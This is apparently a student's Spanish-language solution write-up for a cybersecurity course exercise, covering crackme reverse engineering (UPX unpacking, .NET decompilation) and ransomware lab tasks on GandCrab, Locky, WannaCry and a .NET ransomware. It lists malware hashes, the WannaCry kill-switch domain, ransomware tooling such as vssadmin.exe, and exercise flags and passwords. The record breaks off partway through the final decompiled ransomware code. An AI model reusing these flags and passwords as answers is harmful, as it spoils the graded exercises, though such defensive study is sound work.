


# Solución Tarea 3 - Ingeniería Inversa y Exploiting

## 1. Ingeniería Inversa

### 1.1 Crackme 0

Al abrir el ejecutable en IDA Pro, se pudo observar la lógica del programa de forma bastante clara. El programa solicita una contraseña y compara la entrada del usuario con un valor hardcodeado en el código, se identificó la contraseña correcta y se validó que el programa daba acceso.



### 1.2 Crackme 1

El segundo desafío resultó más interesante. Al abrir el ejecutable en IDA Pro, se notó que el código estaba comprimido con UPX (Ultimate Packer for eXecutables). Esto es una técnica de ofuscación que dificulta el análisis estático.

IDA View-A

```

UPX0:0000000140001000 ; Segment type: Pure code
UPX0:0000000140001000 ; Segment permissions: Read/Write/Execute
UPX0:0000000140001000 UPX0 segment para public 'CODE' use64
UPX0:0000000140001000 assume cs:UPX0
UPX0:0000000140001000 ;org 14000100h
UPX0:0000000140001000 assume es:nothing, ss:nothing, ds:UPX0, fs:nothing, gs:nothing
UPX0:0000000140001000 dq 0C0h dup(?)
UPX0:0000000140001600 qword_140001600 dq 375h dup(?) ; CODE XREF: sub_1400093E0+1D04j
UPX0:00000001400031A8 __guard_check_icall_fptr dq ? ; DATA XREF: UPX1:0000000140009628l
UPX0:00000001400031B0 __guard_xfg_check_icall_fptr dq ? ; DATA XREF: UPX1:00000001400096D0l
UPX0:00000001400031B8 __guard_dispatch_icall_fptr dq ? ; DATA XREF: UPX1:0000000140009630l
UPX0:00000001400031C0 __guard_xfg_dispatch_icall_fptr dq ? ; DATA XREF: UPX1:00000001400096D8l
UPX0:00000001400031C8 __guard_xfg_table_dispatch_icall_fptr dq ? ; DATA XREF: UPX1:00000001400096B8l
UPX0:00000001400031C8 __castguard_check_failure_os_handled_fptr dq ? ; DATA XREF: UPX1:00000001400096E0l
UPX0:00000001400031D0 __guard_memcpy_fptr dq 55h dup(?) ; DATA XREF: UPX1:00000001400096E8l
UPX0:0000000140003480 __volatile_metadata dq 170h dup(?) ; DATA XREF: UPX1:00000001400096F0l
UPX0:0000000140004000 ; uintptr_t __security_cookie
UPX0:0000000140004000 __security_cookie dq ? ; DATA XREF: UPX1:0000000140009610l
UPX0:0000000140004000 dq 7FFh dup(?)
UPX0:0000000140004000 UPX0 ends
UPX0:0000000140004000
UPX1:00000001400003000 ; =====
UPX1:00000001400003000 ; Section 2. (virtual address 00000000)
UPX1:00000001400003000 ; Virtual size : 00002000 ( 8192.)
UPX1:00000001400003000 ; Section size in file : 00001800 ( 6144.)
UPX1:00000001400003000 ; Offset to raw data for section: 00000400
UPX1:00000001400003000 ; Flags E0000040: Data Executable Readable Writable
UPX1:00000001400003000 ; Alignment : default
UPX1:00000001400003000 ; =====
UPX1:00000001400003000 ; Segment type: Pure code
UPX1:00000001400003000 ; Segment permissions: Read/Write/Execute
UPX1:00000001400003000 UPX1 segment para public 'CODE' use64
UPX1:00000001400003000 assume cs:UPX1
UPX1:00000001400003000 ;org 140000000h
UPX1:00000001400003000 assume es:nothing, ss:nothing, ds:UPX0, fs:nothing, gs:nothing
UPX1:00000001400003000 loc_1400000000: ; DATA XREF: start+4l
UPX1:00000001400003000 fistp qword ptr [rsi-70h]
UPX1:00000001400003000 dec dword ptr [rax-73h]

```

Para poder analizar el código real, fue necesario desempaquetarlo. Se utilizó la herramienta UPX con el comando:

```
upx -d crackme1.exe
```

```

henri@Henri:/mnt/d/Master/Curso/Tareas/Tareas Master Ciberseguridad/Tarea 3/Copia de Ejercicios/Ejercicios$ # Desempaquetar
upx -d CrackMe1.exe -o CrackMe1_unpacked.exe

# O sobrescribir el original
upx -d CrackMe1.exe

# Verificar que se desempaquetó
upx -t CrackMe1_unpacked.exe
    Ultimate Packer for eXecutables
    Copyright (C) 1996 - 2024
UPX 4.2.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 3rd 2024

File size      Ratio      Format      Name
-----  -----  -----  -----
11776 <-     8704  73.91%  win64/pe  CrackMe1_unpacked.exe

Unpacked 1 file.

Ultimate Packer for eXecutables
Copyright (C) 1996 - 2024
UPX 4.2.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 3rd 2024

File size      Ratio      Format      Name
-----  -----  -----  -----
11776 <-     8704  73.91%  win64/pe  CrackMe1.exe

Copyright (C) 1996 - 2024
UPX 4.2.2      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 3rd 2024

upx: CrackMe1_unpacked.exe: NotPackedException: not packed by UPX

```

Una vez desempaquetado, se pudo cargar el binario nuevamente en IDA Pro. Aunque el código apareció desordenado, se logró identificar la lógica de validación de la contraseña siguiendo el orden de cada una de las letras ejemplo: 'z' en la posición 7Ah, 's' en la posición, etc.

73.07% (-335,282) (805,173) 00000765 00007FF7D42D1365: main+285 (Synchronized with RIP)

Finalmente se encontró la contraseña correcta y se validó que funcionaba.

RCX 99489B71  
RDX 00000175

Modules

Path

D:\Master\

Threads

General reg

100.00% (262,3745) (652,18)

Hola bienvenido al primer reto.  
Introduce la contraseña para superarlo: EstaVezNoHayFuncion2025==  
Reto superado, guarda la password para las respuestas

## 1.3 Crackme 2 en .NET

El ejecutable estaba desarrollado en .NET. Examinar con IDA Pro no resultó adecuado pues el desensamblado no mostraba código legible como en los casos anteriores.

```
.text:00402902 dw 43h
.text:00402904 db 80h
.text:00402905 align 4
.text:00402906 db 0
.text:00402908 db 'IEnumerable`1',0
.text:00402909 db 'label1',0
.text:0040290A db 'label2',0
.text:0040290B db 'NDS',0
.text:0040290C db 'get_Win32',0
.text:0040290D db 'Module',0
.text:0040290E db 'Sizef',0
.text:0040290F db 'Size',0
.text:00402910 db 'ASCII',0
.text:00402911 db 'mscorlib',0
.text:00402912 db 'System.Collections.Generic',0
.text:00402913 db 'Add',0
.text:00402914 db 'Synchronized',0
.text:00402915 db 'Set',0
.text:00402916 db 'DefaultInstance',0
.text:00402917 db 'SetAutoScale',0
.text:00402918 db 'Enumerable',0
.text:00402919 db 'IDisposable',0
.text:0040291A db 'GetMachineName',0
.text:0040291B db 'GetTypeHandle',0
.text:0040291C db 'SetName',0
.text:0040291D db 'get_MachineName',0
.text:0040291E db 'get_UserName',0
.text:0040291F db 'Type',0
.text:00402920 db 'VersionCore',0
.text:00402921 db 'get_Culture',0
.text:00402922 db 'SetCulture',0
.text:00402923 db 'ResourceCulture',0
.text:00402924 db 'ButtonBase',0
.text:00402925 db 'ApplicationSettings',0
.text:00402926 db 'Dispose',0

```

Para binarios .NET, la herramienta adecuada es ILSpy, la cual facilitó enormemente el análisis.

Al revisar el código, se identificó que la contraseña se construye de forma dinámica usando tres componentes:

1. El nombre de usuario ingresado
2. Un string hardcodeado llamado "elem1"
3. El nombre de la máquina donde se ejecuta

ILSpy

File View Window Help

(Default) C# C# 12.0 / VS 2022.8

Assemblies

- System.Private.CoreLib (8.0.0.0, .NETCoreApp)
- System.Private.Uri (8.0.0.0, .NETCoreApp, v8.0)
- System.Linq (8.0.0.0, .NETCoreApp, v8.0)
- System.Private.Xml (8.0.0.0, .NETCoreApp, v8)
- System.Xaml (8.0.0.0, .NETCoreApp, v8.0)
- WindowsBase (8.0.0.0, .NETCoreApp, v8.0)
- PresentationCore (8.0.0.0, .NETCoreApp, v8.0)
- PresentationFramework (8.0.0.0, .NETCoreAp)
- CrackMe2 (1.0.0.0, .NETFramework, v4.8)
  - Metadata
  - References
  - Resources
  - {}
  - {}
  - CrackMe2
    - Form1
      - Base Types
      - Derived Types
      - button1 : Button
      - components : IContainer
      - elem1 : string
      - label1 : Label
      - tbPassword : TextBox
      - Form10
      - button1\_Click(object, EventArgs) :
      - Dispose(bool) : void
      - InitializeComponent() : void
    - Program
      - Base Types
      - Main() : void
  - CrackMe2.Properties

```
// CrackMe2, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// CrackMe2.Form1
+ using ...
```

```
private string elem1 = "UEFTREFhZG1hbCEhMzQyLGxrYXNkYQ";
public Form1()
```

```
{    InitializeComponent();}
```

ILSpy

File View Window Help

(Default) C# C# 12.0 / VS 2022.8

Assemblies

- System.Private.CoreLib (8.0.0.0, .NETCoreApp)
- System.Private.Uri (8.0.0.0, .NETCoreApp, v8.0)
- System.Linq (8.0.0.0, .NETCoreApp, v8.0)
- System.Private.Xml (8.0.0.0, .NETCoreApp, v8)
- System.Xaml (8.0.0.0, .NETCoreApp, v8.0)
- WindowsBase (8.0.0.0, .NETCoreApp, v8.0)
- PresentationCore (8.0.0.0, .NETCoreApp, v8.0)
- PresentationFramework (8.0.0.0, .NETCoreAp)
- CrackMe2 (1.0.0.0, .NETFramework, v4.8)
  - Metadata
  - References
  - Resources
  - {}
  - {}
  - CrackMe2
    - Form1
      - Base Types
      - Derived Types
      - button1 : Button
      - components : IContainer
      - elem1 : string
      - label1 : Label
      - tbPassword : TextBox
      - Form10
      - button1\_Click(object, EventArgs) :
      - Dispose(bool) : void
      - InitializeComponent() : void
    - Program
      - Base Types
      - Main() : void
  - CrackMe2.Properties

```
button1_Click(object, EventArgs) : void
// CrackMe2, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// CrackMe2.Form1
+ using ...
```

```
private void button1_Click(object sender, EventArgs e)
```

```
{    string userName = Environment.UserName;
    string machineName = Environment.MachineName;
```

```
    _ = tbPassword.Text;
    byte[] bytes = Convert.FromBase64String(elem1 + "==");
```

```
    MD5 mD = MD5.Create();
```

```
    byte[] bytes2 = Encoding.ASCII.GetBytes(tbPassword.Text);
```

```
    byte[] first = mD.ComputeHash(bytes2);
```

```
    string text = Encoding.UTF8.GetString(bytes);
```

```
    string s = userName + text + machineName;
```


```
    MD5 mD2 = MD5.Create();
```

```
    bytes2 = Encoding.ASCII.GetBytes(s);
```

```
    byte[] second = mD2.ComputeHash(bytes2);
```

```
    if (first.SequenceEqual(second))
    {
        MessageBox.Show("Well done!!! recuerda apuntar como se genera la contraseña para las respuesta ");
    }
    else
    {
        MessageBox.Show("No no.... try again");
    }
}
```

Con esta información, se transformó de base64 "elem1", se construyó la contraseña correcta combinando estos tres elementos y se validó que el programa daba acceso.



## 4. Análisis de Ransomware en ATENEA

### Ejercicios Completados

Detección de ransomware (1pts)	Identificación de la familia de ransomware (2pts)	Recuperación de los datos (3pts)	Recuperación de los datos 2 (3pts)	Recuperación de los datos 3 (5pts)	WannaCry (25pts)
<input type="checkbox"/> ⓘ	<input type="checkbox"/> ⓘ	<input type="checkbox"/> ⓘ	<input type="checkbox"/> ⓘ	<input type="checkbox"/> ⓘ	<input type="checkbox"/> ⓘ

### Ejercicio 1

El primer ejercicio consistía en analizar una muestra de la familia GandCrab.

**Flag:** gandcrab

**Community Score** 65 / 71

65/71 security vendors flagged this file as malicious

d77378dcc42b912e514d3bd4466cdda050dda9b57799a6c97f70e8489dd8c8d0  
GandCrab.exe

peexe runtime-modules detect-debug-environment direct-cpu-clock-access malware checks-user-input checks-usb-bus checks-cpu-name checks-network-adapters

Size 183.00 KB Last Analysis Date 1 day ago EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 23+

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label ransomware.gandcrab/gandcrab Threat categories ransomware trojan Family labels gandcrab gandcrab4 thaoahah

Security vendors' analysis Do you want to automate checks?

We use cookies and related technologies to remember user preferences, for security, to analyse our traffic, and to enable website functionality. Learn more about cookies in our Privacy Notice.

## Ejercicio 2

El segundo desafío involucraba una muestra de Locky, otro ransomware conocido.

**Flag:** locky

**Community Score** 17 / 65

17/65 security vendors flagged this file as malicious

455d741649d7125d26f5e3c06149ff441131d80ad3c9c97c4055b6c827977422  
info-404b79057dc29e5471d4450e5d7d1316.zip

zip

Size 46.31 KB Last Analysis Date 6 months ago ZIP

DETECTION DETAILS RELATIONS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.


Popular threat label ransomware.pylocky/locky Threat categories ransomware trojan Family labels pylocky locky nefilim

Security vendors' analysis Do you want to automate checks?

## Ejercicio 3

Para el tercer ejercicio se buscó en la plataforma <https://www.nomoreransom.org/> un desencriptador de Eking ransomware y no fue encontrado.

**Flag:** Eking



## Ejercicio 4

Este ejercicio requería identificar una herramienta específica utilizada por el ransomware. Tras una búsqueda en Google , se identificó que se trataba de vssadmin.exe .


**Flag:** vssadmin.exe

A screenshot of a Microsoft Learn page about Windows commands. The URL is 'learn.microsoft.com/es-es/windows-server/administration/windows-commands/vssadmin'. On the left, there's a sidebar with a search bar and a list of commands: vssadmin, vssadmin eliminar sombras, vssadmin listar sombras, vssadmin list escritores, vssadmin resize shadowstorage, waitfor, wbadmin, wdsutil, weutil, wevutil, where, whoami, winnt, winnt32, winrs, winsat mem. Below the sidebar is a 'Descargar PDF' button. The main content area has a title 'vssadmin' with a red oval around it. It says 'Se aplica a: Windows Server 2025, Windows Server 2022, Windows Server 2019, Windows Server 2016, Windows 11, Windows 10, Azure Local 2311.2 and later'. Below that is a description: 'Muestra las copias de seguridad de instantáneas de volumen actuales y todos los editores y proveedores de instantáneas instalados. Seleccione un nombre de comando en la tabla siguiente para ver su sintaxis de comando.' At the bottom is a table with columns 'Command', 'Description', and 'Availability'. The table rows are: vssadmin eliminar sombras (Elimina las instantáneas de volumen. - Cliente y servidor), sombras de la lista vssadmin (Enumera las instantáneas de volumen existentes. - Cliente y servidor), vssadmin list writer (Enumera todos los editores de instantáneas de volumen suscritos en el sistema. - Cliente y servidor), vssadmin cambiar el tamaño de shadowstorage (Cambia el tamaño máximo de una asociación de almacenamiento de instantáneas. - Cliente y servidor). There are also 'Si' and 'No' buttons for a poll question '¿Le ha resultado útil esta página?'.

## Ejercicio 5

En este ejercicio se descargó desde <https://id-ransomware.malwarehunterteam.com/> el descriptador de este ransomware para las versiones 1, 4 y 5, al descriptar se encontró el texto: "DontPayRansom!!!".

**Flag:** DontPayRansom!!!



## Ejercicio 6 - WANNACRY

En el último ejercicio se descargó el ransomware WannaCry, se llevó a la MV Kali y se ejecutó un comando string con grep "http" para encontrar todas las urls que contenía el código y entre ellas figura el dominio buscado: [www.ccncertnomorecryanadrtifaderesddferrrqdfwa.com](http://www.ccncertnomorecryanadrtifaderesddferrrqdfwa.com).


**Flag:** [www.ccncertnomorecryanadrtifaderesddferrrqdfwa.com](http://www.ccncertnomorecryanadrtifaderesddferrrqdfwa.com)

```
(kali㉿kali)-[~/master/Ejercicios]
$ strings wannacry.exe | grep http
http://www.ccncertnomorecryanadrtifaderesddferrrqdfwa.com
Licensed to The Apache Software Foundation, http://www.apache.org/<br>
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/<br>
Licensed to The Apache Software Foundation, http://www.apache.org/
Copyright 1996 Adam Twiss, Zeus Technology Ltd, http://www.zeustech.net/
Usage: %s [options] [http://]hostname[:port]/path
SSL not compiled in; no https support
http://
http://Windows_vs12_32
```

## 5. Ransomware real en .Net

Ejercicio realizado en Windows Sandbox. Se descargó la herramienta ILSpy para desensamblar .Net. Al analizar el ransomware se notó la función del evento on\_click de un botón de un formulario. En ella se hace una comparación del valor entrado en la caja de texto 1 con una función que recupera la contraseña. Al revisar dicha función se puede notar que la contraseña se encuentra en un fichero que debió ser creado previamente. Por lo tanto, se buscó entre las funciones del programa una que cree

un fichero; en ella se puede encontrar otra función que crea la contraseña. En la función `CreatePass` se puede ver hardcodeada la contraseña del ransomware. Por último, se ejecutó el ransomware en Windows Sandbox y se validó que es la contraseña correcta.




The screenshot shows the ILSpy decompiler interface with the assembly tree on the left and the code editor on the right. The assembly tree for `sshbot` shows various components like `label4`, `label5`, `label6`, etc., and methods like `button1_Click`, `GetPassword`, `Pay`, and `StopProcess`. The code editor displays the `button1_Click` method:

```
// sshbot, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// P4YME.Pay
+ using ...

private void button1_Click(object sender, EventArgs e)
{
    if (textBox1.Text == GetPassword())
    {
        MessageBox.Show("Unlocked. Thanks for paying.", "P4YME");
